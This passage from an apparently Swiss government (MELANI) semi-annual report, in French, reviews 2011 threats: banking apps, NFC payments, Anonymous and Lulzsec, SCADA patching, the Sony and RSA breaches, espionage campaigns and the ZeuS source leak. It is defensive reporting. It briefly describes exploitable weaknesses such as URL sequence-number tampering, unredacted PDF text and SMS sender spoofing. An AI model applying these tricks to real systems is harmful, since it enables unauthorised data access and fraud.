de vues, Google doit également publier les informations pertinentes dans la presse locale, et non se limiter à les publier sur le site Internet de Google Maps. Le TAF a toutefois refusé d'interdire les prises de vues effectuées à partir d'un chemin privé. Mais elles ne sont autorisées que «si ce dernier est rendu suffisamment méconnaissable et qu'aucun espace privé n'y est montré».

Google a formé recours devant le Tribunal fédéral contre ce jugement, qui n'est pas encore définitif. Mais un tel cas montre clairement le genre de problèmes que les tribunaux doivent régler à propos des nouveaux médias. L'arrêt n'a en soi rien de surprenant, la publication systématique des données personnelles de cette façon n'étant pas autorisée. Le fait que Google parvienne à rendre méconnaissables (à ses propres dires) jusqu'à 99 % des personnes et des plaques d'immatriculation photographiées[14] signifie a contrario que les 1 % restants sont identifiables. Un tel résultat a beau être honorable d'un point de vue technique, son interprétation juridique s'avère délicate. Car soit un fait est interdit, soit il est autorisé. Dès lors que des exceptions sont admises, il faut préciser dans quelle mesure une exception est autorisée. Et comme toutes les autres entreprises doivent être soumises aux mêmes conditions, d'autres problèmes se poseraient, comme de savoir si les cartes de fidélité dans la grande distribution peuvent, elles aussi, se contenter de garantir la protection des données dans 99 % des cas.

Un autre point sensible concerne la manière d'empêcher toute identification à partir des images, a fortiori à proximité d'établissements sensibles. Ainsi, l'anonymisation ne saurait se limiter à rendre les traits des individus méconnaissables pour des personnes extérieures, mais doit aussi protéger leur sphère privée face à leur cercle de connaissances ou à leurs collègues de travail. Or dans ce contexte, la simple façon de se tenir ou l'habillement révèlent généralement déjà l'identité de la personne.

3.6 Apps bancaires – sécurité versus convivialité

L'essor des apps a gagné le monde de la finance. Divers établissements bancaires suisses proposent désormais leurs propres *apps*. D'où la possibilité de consulter diverses informations, comme les cours boursiers, mais non d'effectuer des transactions. Postfinance fait exception à la règle, en autorisant les transactions portant sur de petits montants entre clients de Postfinance. A l'étranger, 850 millions de transactions mobiles avaient déjà été enregistrées en 2009[15]. Ce n'est donc qu'une question de temps pour que chacun puisse effectuer en Suisse des transactions à grande échelle à l'aide d'apps. Il faudra résoudre au passage les questions de sécurité. En particulier, l'utilisateur veut une méthode d'identification simple et conviviale, tout en étant sûre. Or la procédure de légitimation *mTAN*, sinon sûre pour le Mobile Banking, n'est plus applicable ici. En effet, le second canal

[14] http://www.tagesanzeiger.ch/schweiz/standard/Google-droht-mit-Abschaltung-von-Street-View/story/10674789?dossier_id=759 (état: 15 août 2011).

[15] http://www-935.ibm.com/services/ch/bcs/mobilebanking/ (état: 15 août 2011).

d'authentification spécialement introduit tombe, puisque l'application et le code *TAN* se trouvent sur le même appareil. Quant aux générateurs de *TAN* proposés par différentes banques, ils ne sont guère pratiques, étant presque plus volumineux que le téléphone mobile lui-même. Les solutions avec clé USB sont également exclues, si bien qu'au bout du compte il ne reste plus que la liste *TAN* au format de carte de crédit.

De même, il ne faut pas minimiser le problème posé par les solutions standard existantes de Mobile Banking. De telles applications, qui ne sont pas spécifiques à une banque, s'utilisent pour de nombreuses solutions bancaires. Mais comme elles n'émanent pas des banques, il est difficile de juger du sérieux du prestataire. De même, la lutte contre les apps bancaires falsifiées visant à s'emparer des données d'accès dépend surtout des normes restrictives de la boutique d'applications (App Store), sur lesquelles la banque n'a aucune possibilité de contrôle direct.

Les apps bancaires n'ont pas encore fait leur chemin en Suisse. Elles soulèvent la question de la méthode d'authentification adéquate. Il faut se souvenir toutefois que les navigateurs de ces *smartphones* se prêtent déjà au e-banking normal. Or contrairement aux apps, les transactions ne sont pas limitées. Le problème p. ex. du second canal d'authentification dans la procédure *mTAN* reste entier. Il n'est certes pas encore brûlant, les maliciels destinés aux smartphones n'en étant qu'à leurs balbutiements. Mais la situation risque bien d'évoluer au cours des prochaines années.

3.7 Paiements par téléphone mobile

Dans de nombreux pays asiatiques, les paiements se font couramment et depuis longtemps par téléphone mobile, via la technologie de communication en champ proche (*near field communication, NFC)*. La communication NFC permet d'échanger des informations entre deux appareils placés à quelques centimètres l'un de l'autre[16]. Pour effectuer un paiement, il suffit de tenir le téléphone mobile à proximité d'un terminal renfermant les données relatives au produit, au shop et au prix. Le client doit encore les valider puis les transmettre par réseau mobile, afin que son compte soit débité. Cette technologie offre bien d'autres applications pratiques, comme l'établissement de tickets (ticketing), la consultation d'informations ou l'identification liée aux autorisations d'accès. Au Japon, plus d'un million de téléphones NFC étaient en circulation en 2004 déjà. En Europe et aux Etats-Unis, cette technologie n'a pas percé jusqu'ici sur le marché.

Fin mai 2011, Google a présenté son nouveau service de paiement Google Wallet. Quiconque possède un téléphone mobile Android équipé de l'interface NFC peut effectuer des paiements via ce service. Il fonctionne dans tous les terminaux *PayPass*. De tels terminaux permettent de régler de petits montants avec une carte de crédit munie d'une puce *RFID*. On voit bien que les technologies RFID et NFC possèdent de grandes similitudes. La principale différence tient à ce que la communication NFC se prête à des applications nettement plus complexes. La technique RFID se borne à transmettre le numéro d'identification, puis le système du terminal se charge des autres opérations. Quant aux puces NFC, qui se trouvent le plus souvent dans des téléphones mobiles, tout logiciel présent sur le téléphone peut s'en servir et les commander, ce qui élargit à volonté le champ des possibilités. Les principaux

[16] http://www.nfc-handy.eu/ (état: 15 août 2011).

fabricants de téléphones mobiles équiperont par défaut leurs appareils de la puce NFC cette année encore. On s'attend en outre à ce que l'iPhone 5, p. ex., dispose d'une telle puce.[17]

Faute de diffusion de ce genre de téléphones mobiles, d'autres procédés ne recourant pas à la technologie NFC se sont répandus en Suisse. Par exemple, Postfinance a lancé dès 2005 un système où le terminal de paiement de la caisse lit le numéro du téléphone portable à l'aide d'une *étiquette code à barres*. Le client doit en outre introduire un code PIN. Des vérifications en ligne portent ensuite sur l'état du compte et la limite des transactions. Le client reçoit alors par *SMS* un autre code à barres, valable une seule fois. Quand ce code a été lu par la caisse, il lui suffit de presser sur une touche pour confirmer la transaction.[18]

Un autre exemple vient de la procédure de paiement des automates Selecta. On envoie à un numéro court un SMS avec le numéro de l'automate. Un montant de six francs s'affiche alors à l'écran de l'automate et le produit souhaité peut être choisi. Le problème tient à ce qu'il est aisé de falsifier le n° de téléphone de l'expéditeur, afin que le montant de l'achat soit facturé à quelqu'un d'autre.[19]

Ces dernières années, le secteur privé a régulièrement tenté d'introduire le micropaiement, permettant de régler des montants minimes et donc se substituant à la «petite monnaie». Or tant l'introduction du système de paiement *CASH* que la fonction PayPass des sociétés de cartes de crédit, basés sur la technologie RFID, n'ont guère eu de succès en Suisse à ce jour. Faute d'une masse critique suffisante, divers établissements financiers ont décidé en septembre 2010 de séparer la fonction CASH de la carte Maestro.[20]

La philosophie de ces systèmes de paiement mise sur la simplicité, et donc renonce à l'introduction d'un PIN. Le risque de sécurité est couvert par les limites très basses prévues pour les paiements. C'est sans doute pourquoi ces systèmes sont mal aimés. Car le client les compare non pas à l'argent liquide (qui lui non plus n'est pas protégé par code PIN et risque d'être volé), mais aux cartes bancaires et de crédit, et craint pour sa sécurité. Une étude d'ABI Research a abouti à la même conclusion, en identifiant les lacunes de sécurité des données comme le principal obstacle à l'essor du marché des applications NFC.[21]

Une stratégie à double détente est en place dans le domaine de la sécurité de NFC. Elle comprend d'un côté des éléments sécurisés – *microprocesseurs*, *cartes SIM* ou *cartes mémoire* –, sur lesquels des *certificats numériques* sont installés pour protéger les transactions. De l'autre, des composants logiciels spécifiques, dotés de fonctions de sécurité, visent à protéger le matériel contre les *virus* et les *chevaux de Troie*.[22]

---

17 http://www.tagesanzeiger.ch/wirtschaft/unternehmen-und-konjunktur/Endlich-mit-dem-Handy-bezahlen/story/25473142 (état: 15 août 2011).

18 http://www.inside-it.ch/frontend/insideit?_d=_article&news.id=3142 (état: 15 août 2011).

19 http://www.tagesschau.sf.tv/Nachrichten/Archiv/2011/05/13/Schweiz/Hacker-nehmen-das-Handy-ins-Visier (état: 15 août 2011).

20 http://www.cashcard.ch/ca_home/ca_release-cash-trennung.htm (état: 15 août 2011).

21 http://www.mobile-zeitgeist.com/2007/08/23/studie-sicherheit-ist-erfolgsfaktor-fuer-nfc/ (état: 15 août 2011).

22 http://www.macnews.de/iphone/nfc-technologie-zusammenfassung-und-ausblick-88817 (état: 15 août 2011).

4 Situation internationale de l'infrastructure TIC

4.1 Attaques lancées par Anonymous

Des cyberactivistes du monde entier coordonnent sous le label Anonymous leurs protestations en faveur d'un Internet libre et contre les contrôles étatiques. L'ironie veut que leur moyen d'action préféré soit les attaques par déni de service distribué (DDoS) – méthode consistant à inonder des sites Web de messages envoyés simultanément, afin de les rendre inaccessibles. Ces activistes font souvent preuve d'idéalisme juvénile et d'une certaine naïveté. La première mission d'Anonymous visait la scientologie, en janvier 2008. Le groupe a obtenu une visibilité planétaire à la fin de l'année 2010, lors de ses actions pour la «défense» de Wikileaks, en s'attaquant à Postfinance, Paypal, Visa et Mastercard. Entre-temps, Anonymous a affiché sa solidarité avec les rebelles d'Afrique du Nord et lutte par ailleurs contre les organisations de branche de la musique et du cinéma.
Pour participer à ce genre d'actions, chacun peut télécharger un programme en libre accès et définir lui-même sa cible, ou alors céder le contrôle de son ordinateur pour des cyberattaques. Il n'est donc guère surprenant de trouver régulièrement parmi les activistes des mineurs – prompts à se rebeller dans le cyberespace contre l'ordre établi.

Ces derniers mois, le collectif Anonymous a notamment attaqué les sociétés italiennes Eni, Finmeccanica et Unicredit. Des institutions comme la Poste italienne, le Sénat, la Chambre des députés et le site Web du gouvernement du premier ministre Berlusconi ont également été pris pour cibles par Anonymous. Des participants à ce genre d'activités avaient déjà été arrêtés dans d'autres pays (dont les Etats-Unis, la Grande-Bretagne, les Pays-Bas, l'Espagne et la Turquie), et il en était résulté à chaque fois de nouvelles cyberattaques contre les sites Web des forces de police, voire des gouvernements concernés.

Un problème autrement plus grave vient des exploitants de *réseaux de zombies*, susceptibles de se rallier avec leurs nombreux ordinateurs infiltrés à un appel d'Anonymous. En outre, on a déjà pu constater que des activistes louent des capacités de calcul à des fournisseurs de *cloud services*[23], afin de lancer des attaques ou d'en renforcer l'impact.

Beaucoup de pays répriment la participation à une attaque DDoS. Trop souvent, les activistes n'en sont pas conscients, ou alors s'imaginent agir dans l'anonymat. Les actions policières déployées à l'étranger devraient détromper les personnes tentées d'adhérer à ce collectif ou de mettre à sa disposition leur ordinateur pour de futures attaques.
Anonymous a beau dire et répéter être un collectif formé d'activistes tous solidaires, quelques individus en sont les meneurs. Il s'agit apparemment d'utilisateurs avertis, qui ouvrent des possibilités aux autres et donnent des consignes politiques. Or beaucoup de personnes sont susceptibles de jouer ce rôle – y c. pour une brève période. Autrement dit, l'annonce de l'arrestation d'un des leaders d'Anonymous ne signifie pas que les activités du groupe cesseront.

4.2 Attaques lancées par Lulzsec

Le collectif de pirates Lulzsec s'est illustré ces derniers mois en lançant plusieurs attaques visant en premier lieu les données stockées dans des zones mal sécurisées de serveurs

[23] Le terme *cloud services* fait référence à des prestations Internet incluant notamment la mise à disposition de puissance de calcul, de bande passante et de mémoire.

Web, et en paralysant des sites (*attaques DDoS*). Les membres de Lulzsec ont prétendu vouloir sensibiliser ainsi aux failles de sécurité latentes et aux problèmes posés par Internet. D'où le nom du collectif, formé par fusion des termes lol (laughing out loud) et sec (security). Après une attaque fructueuse, leur site publiait les données dérobées, les structures de classement et des informations sur les réseaux et systèmes piratés.

Les actions de Lulzsec avaient été annoncées pour une durée de 50 jours seulement et, à ses dires, le groupe comptait six membres. Son dernier message, une lettre d'adieux, est paru le 25 juin sur le site de Lulzsec. On ignore dans quelle mesure la dissolution du groupe serait due à l'arrestation de membres présumés de Lulzsec.

A la différence du collectif de pirates Anonymous (voir aussi chap. 4.1), Lulzsec n'était pas un mouvement indéfini, reflet de la démocratie de base, mais bien un collectif de pirates informatiques au sens premier du terme. A travers ses actions, Lulzsec a voulu montrer au monde que la sécurité dans Internet n'est souvent qu'un vain mot et sensibiliser le public aux précautions de sécurité laissant souvent à désirer des grands prestataires du Web. En ce sens, Lulzsec avait un message politique se référant à Internet et à la liberté, ou à la sécurité de l'information en général. Par contre, Anonymous s'en tient à des expéditions punitives en ligne – en réponse à ce qui ne lui plaît pas dans le monde réel.

4.3 Mises à jour SCADA

Depuis la découverte du ver Stuxnet au deuxième semestre 2010, la sécurité des logiciels *SCADA* est devenue un enjeu prioritaire. Les difficultés de fond posées par les systèmes SCADA tiennent notamment à leur histoire. Au début, il s'agissait de systèmes propriétaires coupés du monde[24], auquel le fabricant pouvait au mieux accéder de l'extérieur à des fins de maintenance, via un modem à composition automatique (*modem dial-up*)[25]. Ces systèmes sont par conséquent dépourvus de fonctions de protection contre les attaques électroniques. Or depuis peu, les *automates programmables industriels (API) ainsi que la technique de contrôle des processus* fonctionnent toujours davantage en réseau, utilisent des protocoles et des technologies standardisés, voire sont atteignables via Internet. D'où une vulnérabilité accrue, aujourd'hui où des moteurs de recherche spéciaux[26] indexent aussi – à la différence des moteurs de recherche de sites, comme Google ou Bing – toutes les machines accessibles depuis Internet, facilitant l'identification de telles cibles.[27]

La médiatisation de Stuxnet a visiblement éveillé l'intérêt de nombreux experts en sécurité pour les techniques de contrôle des processus industriels et pour les systèmes SCADA. Depuis lors, diverses lacunes de sécurité ont été découvertes dans de tels produits et dûment publiées.[28] C'est ainsi qu'ont été trouvées des méthodes permettant de contrôler les systèmes à distance, d'installer ou télécharger des fichiers, d'éliminer de manière ciblée des ser-

[24] Voir aussi rapport semestriel MELANI 2010/2, chap. 5.1.

[25] De telles possibilités d'accès à distance – quand elles existent encore – se prêtent à des cyberattaques. Parfois, ni l'exploitant ni le fabricant ne savent qu'il existe encore de telles lignes.

[26] http://www.us-cert.gov/control_systems/pdf/ICS-Alert-10-301-01.pdf; http://www.shodanhq.com (état: 15 août 2011).

[27] http://www.heise.de/security/meldung/Angreifer-nehmen-Industriesteuerungen-im-Internet-aufs-Korn-1129657.html (état: 15 août 2011).

[28] http://us-cert.gov/control_systems/ (état: 15 août 2011),
http://www.nsslabs.com/blog/2011/05/800.html (état: 15 août 2011),
http://www.wired.com/threatlevel/2011/03/scada-vulnerabilities/ (état: 15 août 2011),
http://news.infracritical.com/pipermail/scadasec/2011-May/019934.html (état: 15 août 2011),
http://www.eweek.com/c/a/Security/SCADA-Vulnerabilities-Patched-in-Two-Industrial-Control-Software-from-China-583558/ (état: 15 août 2011).

vices ou des postes de contrôle spécifiques[29], d'infiltrer et d'activer des codes malveillants, ou simplement d'injecter de fausses données auxquelles les contrôles réagiront comme si elles étaient correctes.

La principale différence avec les logiciels habituels tient à ce que les exploitants n'ont guère d'expérience en matière d'élimination des lacunes de sécurité, et qu'en outre ils actualisent rarement les logiciels des composantes de leurs systèmes. Comme les processus sont en constante évolution, ce n'est possible que dans certaines fenêtres de maintenance. En outre, il n'est souvent possible que de façon très limitée de tester préalablement les effets des patchs sur le processus d'ensemble. Le principe «don't touch a running system» se justifie ici, dans la mesure où les perturbations et pannes sont susceptibles d'engendrer très rapidement des coûts élevés.

Les systèmes SCADA sont toujours plus souvent reliés aux systèmes de gestion des entreprises, pour permettre de prendre des décisions économiques sur la base des données en temps réel, et les échanges de données se font de plus en plus via Internet. La recommandation d'une stricte séparation entre les systèmes opérationnels et administratifs a beau être ici judicieuse, elle pourrait s'avérer illusoire et non praticable. Il importe donc plutôt d'identifier et d'évaluer les nouveaux risques liés à Internet, et de mettre au point des stratégies pour les détecter et les corriger en cas d'incident. Il existe néanmoins diverses mesures permettant d'éviter des nuisances, comme l'usage d'un VPN pour les accès à distance, la mise en place de pare-feu (*firewall*) avec listes blanches (*white listing*), ainsi que la signature des codes de gestion et de la configuration.

4.4 Données de 80 millions clients égarées par Sony

Le 27 avril 2011, Sony a annoncé s'être fait dérober, entre le 17 et le 20 avril 2011, les données personnelles de 80 millions d'usagers de ses services en ligne Playstation Network (PSN) et Qriocity (distribution de contenus musicaux et vidéo). Le PSN et Qriocity ont alors été déconnectés du réseau, et remis en ligne le 14 mai 2011 seulement. Le 2 mai 2011, la plate-forme de jeux en ligne Sony Online Entertainment (SOE) a également été bloquée, suite au piratage des données de 25 millions de clients. Elle aussi a été réactivée progressivement le 14 mai 2011.

Des attaques d'une telle ampleur infligent de sévères dommages financiers aux entreprises touchées. Le PSN, SOE et Qriocity sont essentiellement des micro-marchés. Leurs recettes proviennent des achats que leurs usagers effectuent régulièrement pour de petits montants – extension d'un jeu, vidéo, objets virtuels liés à un jeu en ligne, etc. Une panne à grande échelle de telles plates-formes implique par conséquent le tarissement de cette manne. La réaction de Sony, qui a déconnecté du réseau presque tous ses services en ligne pendant plus de deux semaines, atteste de la gravité de l'incident survenu.

On ignore à ce jour quel type de données ont été dérobées – sans doute principalement les numéros de cartes de crédit et d'autres détails sur les paiements effectués par les clients de Sony. Selon les propres déclarations de Sony, PSN possédait en janvier 2011 plus de 60 millions de clients. Tout indique donc que les escrocs ont réussi à s'emparer du fichier clients complet des services en ligne de Sony. Il en va de même pour SOE. Il est donc probable que les pirates n'ont pas commis une intrusion périphérique dans le réseau, mais qu'ils ont accédé à la base de données clients centralisée des services en ligne de Sony.

[29] Il suffit d'un balayage de l'interface de communication Ethernet pour paralyser certains ACI.

La sauvegarde centrale des informations fait sens – a fortiori pour les systèmes en ligne. Elle entraîne toutefois une concentration de risques. Comme déjà signalé dans les précédents rapports semestriels MELANI, il importe de veiller à la sûreté intégrale de l'information, au-delà de la protection technique des réseaux. Aux dires de Sony, cela semble avoir été le cas au moins pour les données des cartes de crédit. Dans le cas de SOE, seuls 12 700 numéros de cartes de crédit avaient été consignés par écrit et le reste était stocké sous forme cryptée. On ignore toutefois ce qu'il en est des autres données des clients et si elles étaient stockées de manière centralisée. Comme il s'agit de services en ligne, il se peut que des noms d'utilisateur, des mots de passe, des profils en ligne et des profils d'utilisateur, etc. soient tombés aux mains des pirates. Le cas échéant, ces données pourront servir à mener de nouvelles attaques ciblées basées sur la subversion psychologique (*social engineering*).

4.5 RSA victime d'une cyberattaque – les entreprises craignent pour leur sécurité

Le 17 mars 2011, la société de sécurité RSA, un des leaders mondiaux des solutions cryptographiques et fabricant de *SecurID*, a déclaré avoir été victime d'une cyberattaque. SecurID est l'un des plus anciens systèmes d'authentification à deux facteurs servant à sécuriser les échanges de données en ligne, bien connu sous sa forme de jeton (*hardware token*) générant un *mot de passe unique* toutes les 60 secondes.

Comme l'a écrit RSA sur son propre *blog*[30], plusieurs employés de l'entreprise ont reçu un courriel contenant en annexe un document Microsoft Excel. Ce document intitulé «2011 Recruitment Plan» tirait parti d'un *0-day-exploit* d'Adobe *Flash Player* pour aménager une *porte dérobée* (*backdoor*). Le pirate pouvait alors installer une version modifiée de Poison Ivy, outil d'administration à distance (*remote administration tool, RAT*) souvent utilisé. Diverses campagnes d'espionnage avaient déjà procédé de cette manière. Quelques jours plus tôt – le 14 mars 2011 –, Adobe avait révélé de nouvelles lacunes de sécurité et précisé que de premières attaques exploitant cette faille avaient été constatées dans Internet.

A ce jour, on en est réduit à des hypothèses sur ce qui a réellement été dérobé chez RSA. La cible la plus intéressante était certainement SecurID. RSA a reconnu que les données espionnées «réduisent l'efficacité de la mise en place de l'authentification à deux facteurs SecurID». Selon diverses sources, l'attaque aurait permis aux pirates de s'emparer aussi bien de l'algorithme produisant les mots de passe uniques que des valeurs initiales (*seeds*) propres aux entreprises. Or si l'on connaît l'algorithme et ces valeurs initiales, il devient possible de calculer tous les mots de passe uniques. Par conséquent, la sécurité d'une entreprise ne repose plus que sur des facteurs d'authentification statiques, soit le nom d'utilisateur, le mot de passe et le numéro de série. A supposer qu'un pirate découvre aussi ces données, il pourrait ensuite pénétrer à distance dans le réseau interne de sa victime. Divers incidents corroborent la thèse voulant que des données ultrasensibles aient été volées. En particulier, RSA a accepté (et a déjà commencé dans certains cas) de remplacer tous les jetons produits[31] (env. 40 millions de pièces). En outre, l'attaque fructueuse contre le groupe d'armement Lockheed Martin[32] (voir chap. 4.6) a abouti à l'aide de mots de passe uniques RSA dérobés ou autogénérés. Des rumeurs portent aussi sur les attaques subies par

[30] http://blogs.rsa.com/rivner/anatomy-of-an-attack/ (état: 15 août 2011)

[31] http://money.cnn.com/2011/06/08/technology/securid_hack/index.htm (état: 15 août 2011)

[32] http://www.rsa.com/node.aspx?id=3891 (état: 15 août 2011)

d'autres acteurs de l'industrie d'armement, comme L-3 Communications[33] ou Northrop Grumman[34].

Suite à cet incident, diverses questions se sont posées tant sur le matériel dérobé que sur la méthode des pirates. Microsoft a confirmé qu'une telle attaque n'aurait pu voir le jour avec la version 2010 d'Excel, dotée d'un système en bac à sable (*sandbox*). On peut donc en conclure que les employés de RSA utilisaient d'anciennes versions de ce logiciel Microsoft. A cela s'ajoute que le maliciel employé, Poison Ivy, est un des grands classiques de la cybercriminalité. Comme l'a confirmé RSA, les données dérobées par Poison Ivy sont envoyées à l'extérieur par liaison FTP. Ce qui amène à se demander pourquoi un des géants mondiaux de la sécurité permet que des données protégées par mot de passe soient exportées en dehors de son réseau d'exploitation par le protocole FTP. Les *domaines* utilisés pour cette cyberattaque soulèvent eux aussi des questions. Les noms de domaine employés pour télécharger les codes malveillants sur la machine infectée et pour collecter des informations étaient déjà connus depuis longtemps[35]. Là encore, il paraît étonnant qu'une entreprise comme RSA n'ait pas filtré ces noms depuis longtemps.
La création entre-temps d'un poste de «Chief Security Officer (CSO)», soit son absence jusque-là, est peut-être le constat le plus étonnant de toute cette histoire. Le poste de CSO a été confié à Eddie Schwartz, qui occupait déjà la même fonction chez NetWitness et donc qui connaît parfaitement sa mission[36].

RSA a annoncé le changement de tous ses jetons. Comme avec 40 millions de jetons l'opération devrait durer un certain temps, les clients en possession d'un ancien jeton ignorent si leur propre système est encore sûr ou non. D'autant plus que RSA n'a pas clairement communiqué à sa clientèle l'ampleur du piratage et les risques générés.

La solution la plus simple, mais la plus coûteuse aussi, consisterait donc à changer de solution d'authentification – donc à opter pour une autre entreprise que RSA. Si ce n'est pas possible, il faut partir de l'idée que le réseau interne n'est protégé face à l'extérieur que par des facteurs d'authentification statiques. D'où la nécessité de s'assurer que l'on dispose d'un mot de passe robuste (qui ne cède pas à une attaque en force [*brute force attack*]). Il faut surveiller d'éventuelles attaques en force. De même, il s'avère nécessaire d'identifier les *adresses IP* inhabituelles et, le cas échéant, de bloquer tout *accès à distance*.

4.6 Attaques à des fins d'espionnage

Les cyberattaques visant des gouvernements et des entreprises se sont entre-temps banalisées (voir aussi chap. 5.2). Outre les attaques non ciblées à grande échelle, cherchant à infecter au hasard un maximum d'ordinateurs, des actions ciblées sont régulièrement lancées. Ce sous-chapitre donne une liste non exhaustive des principales attaques d'espionnage rendues publiques au premier semestre 2011.

Octobre 2010: Bourse américaine Nasdaq

Selon un compte rendu publié[37], des pirates ont pénétré à plusieurs reprises en 2010 dans le réseau de la bourse technologique Nasdaq. Ils auraient «seulement» voulu y jeter un coup

[33] http://www.wired.com/threatlevel/2011/05/l-3/ (état: 15 août 2011)

[34] http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/ (état: 15 août 2011)

[35] http://krebsonsecurity.com/2011/05/rsa-among-dozens-of-firms-breached-by-zero-day-attacks/ (état: 15 août 2011).
http://krebsonsecurity.com/2011/03/domains-used-in-rsa-attack-taunted-u-s/ (état: 15 août 2011).

[36] https://twitter.com/#!/eddieschwartz/status/78457359114055682 (état: 15 août 2011).

[37] http://online.wsj.com/article/SB10001424052748704709304576124502351634690.html (état: 15 août 2011).

d'œil. Alors que l'incident avait été qualifié de bénin dans un premier temps, l'intervention de l'agence de sécurité nationale (National Security Agency, NSA) pour élucider les faits laisse entendre que la cyberattaque aurait été plus grave que présumé au départ.

Décembre 2010: Ministère français des finances

Le Ministère français des finances a été victime en 2010 d'une cyberattaque, au cours de laquelle un logiciel d'espionnage s'est introduit dans près de 150 ordinateurs. Le vol a visiblement porté sur des documents liés à la présidence française du G20. Rien n'a filtré sur la manière dont les pirates ont accédé aux ordinateurs et sur les failles de sécurité exploitées. Les documents auraient transité par des serveurs chinois jusqu'aux commanditaires de l'attaque.[38]

Janvier 2011: Conseil du Trésor et Ministère des finances du Canada

En janvier 2011, des maliciels ont infecté les systèmes informatiques du Conseil du Trésor et du Ministère des finances du Canada. A en croire les médias, les attaques venaient d'«ordinateurs situés en Chine».[39] Les pirates ont apparemment réussi à accéder aux machines de personnes haut placées.

Mars 2011: Commission européenne

La Commission européenne a parlé en mars 2011 d'une vaste cyberattaque lancée contre elle et des organismes consultatifs externes. L'attaque a précédé une session de deux jours consacrée aux stratégies économiques. Les ordinateurs de la Commission font certes souvent l'objet de cyberattaques. Mais le cas d'espèce se démarque nettement des autres incidents par son ampleur.

Fin mai 2011: Lockheed Martin

Ce n'est pas la première fois que le groupe d'armement et de technologie militaire américain Lockheed Martin était pris pour cible. En avril 2009 déjà, des cyberpirates avaient accédé à des informations secrètes sur son programme d'avions de combat F-35. En l'occurrence, les informations concernant SecurID dérobées à RSA (voir chap. 4.5) pourraient avoir servi à déjouer le système de contrôle des accès. Dans tous les cas, SecurID est utilisé chez Lockheed Martin pour les accès externes. Ce système a été désactivé aussitôt l'attaque découverte. Selon Lockheed Martin, la rapidité de réaction a permis d'éviter la disparition de données sensibles. D'autres partenaires contractuels de l'armée américaine auraient également été attaqués, mais l'information n'a jamais été officiellement confirmée.

Juin 2011: Fonds monétaire international (FMI)

Le Fonds monétaire international (FMI) a été victime d'une cyberattaque menée sur plusieurs mois. L'opération était ciblée et d'une grande sophistication. Selon le FMI, il est trop tôt pour savoir si des données ont été dérobées, et le cas échéant lesquelles. Des sources font toutefois état d'une «grande quantité de données» (courriels et autres documents) qui auraient été subtilisées.[40]

---

38 http://news.softpedia.com/news/French-Finance-Ministry-Targeted-in-Cyber-Espionage-Attack-188016.shtml (état: 15 août 2011).

39 http://www.zdnet.de/news/41549019/bericht-cyberangriff-auf-kanadische-regierung-nach-china-zurueckverfolgt.htm (état: 15 août 2011).

40 http://www.businessweek.com/news/2011-06-13/imf-state-backed-cyber-attack-follows-hacks-of-lab-g-20.html (état: 15 août 2011).

Les attaques d'espionnage révélées au premier semestre 2011 montrent une fois de plus qu'il ne s'agit pas d'opérations isolées. Au contraire, les données et informations suscitent un intérêt durable, et les données sensibles sont chaque jour davantage menacées. Tout indique que de nouveaux réseaux d'espionnage sont en phase de création, voire sont déjà en activité sans avoir encore été découverts. Il convient en outre de garder à l'esprit que les victimes ne sont pas uniquement les grands groupes déployant une activité internationale, mais aussi les PME novatrices. Selon le service de renseignement du Land de Brandebourg[41], il s'agirait dans 80 % des cas d'entreprises de moyenne taille. Il devrait en aller de même en Suisse. Autrement dit, le seul critère déterminant pour l'espionnage est la présence d'un produit novateur – recherche, développement, fabrication, distribution et politique de prix.

4.7 Accessibilité en ligne des candidatures à l'UNESCO et d'informations confidentielles sur la flotte britannique de sous-marins nucléaires

La divulgation de données n'est pas uniquement due aux cyberattaques. Des données peuvent aussi tomber entre les mauvaises mains suite à des pannes, à des erreurs de configuration ou par inadvertance. L'UNESCO en a fait les frais à la fin d'avril 2011. Pendant des années, cette institution avait mis en ligne, sans la moindre protection, les dossiers de candidature reçus. Des informations sensibles sur les postulants, comme leur précédent employeur ou leur salaire annuel, pouvaient ainsi être librement consultées. Pour accéder aux dossiers de candidature, il suffisait de s'enregistrer en quelques clics (p. ex. sous un faux nom). On accédait alors à son propre dossier. Une simple modification du numéro d'ordre donnait ensuite accès aux autres postulations. Un candidat avait découvert cette fuite de données en «jouant» avec l'URL. Il en avait informé l'UNESCO, qui n'avait pas réagi. Ce n'est que lorsque le magazine allemand d'enquêtes «Der Spiegel» s'en est mêlé que la banque de données a été désactivée.[42]

Le Ministère britannique de la défense a publié par erreur sur Internet des informations confidentielles sur la flotte nationale de sous-marins nucléaires. Les passages confidentiels étaient certes noircis dans le document PDF, mais n'avaient pas été supprimés. Comme les textes étaient encore présents dans le document PDF, il suffisait de les marquer et de les copier ailleurs. Le document renferme des explications détaillées sur les circonstances pouvant conduire à la fusion du réacteur à bord d'un sous-marin nucléaire.

Le dernier exemple montre qu'il ne suffit pas de protéger les données contre un accès non autorisé de l'extérieur. Il est tout aussi important de définir dans des directives qui a accès aux documents protégés – autrement dit leurs modalités de traitement ou de publication. Par exemple, il n'est pas judicieux de donner à tout le monde accès à tous les documents. Il faut privilégier un accès personnalisé, en se demandant quel document est nécessaire à qui pour son travail. En outre, les *métadonnées* des fichiers publiés dans le Web révèlent parfois davantage d'informations qu'on ne le voudrait. Les documents et présentations MS Office, les photos et autres fichiers mentionnent en effet l'auteur et la date de création, le logiciel utilisé et d'autres informations qui sont autant d'indices précieux pour les auteurs d'attaques ciblées de nature technique ou relevant de la subversion psychologique (*social engineering*).

41 http://www.verfassungsschutz.brandenburg.de/sixcms/detail.php/bb1.c.162979.d (état: 15 août 2011).

42 http://www.spiegel.de/netzwelt/web/0,1518,759538,00.html (état: 15 août 2011).

4.8 Publication du code source de ZeuS

ZeuS (Wsnpoem/Zbot) est probablement le maliciel le mieux connu et le plus utilisé à l'heure actuelle. Le dernier rapport semestriel de MELANI[43] signalait que le programmeur et propriétaire de ZeuS, connu sous le pseudonyme Slavik, avait disparu du cyberespace. Il avait cédé le *code source* de son maliciel à un autre cyberpirate, un certain Harderman. Celui-ci est déjà responsable du maliciel SpyEye. Le même Harderman vient d'annoncer dans un forum son projet de publier une version combinant ZeuS et SpyEye.
Slavik ne s'est apparemment pas contenté de transmettre le code à Harderman, mais l'a vendu pour 15 000 dollars à un utilisateur inconnu. Or ce dernier n'a pas su s'en servir, faute d'être expert en *C*++ (langage de programmation du maliciel). Il a donc revendu le code[44] qui, par la suite, s'est retrouvé sur une plate-forme de partage de fichiers. Chacun a ainsi désormais la possibilité de télécharger le code et – moyennant le savoir-faire requis –, de l'adapter à sa guise et de s'en servir à ses propres fins.

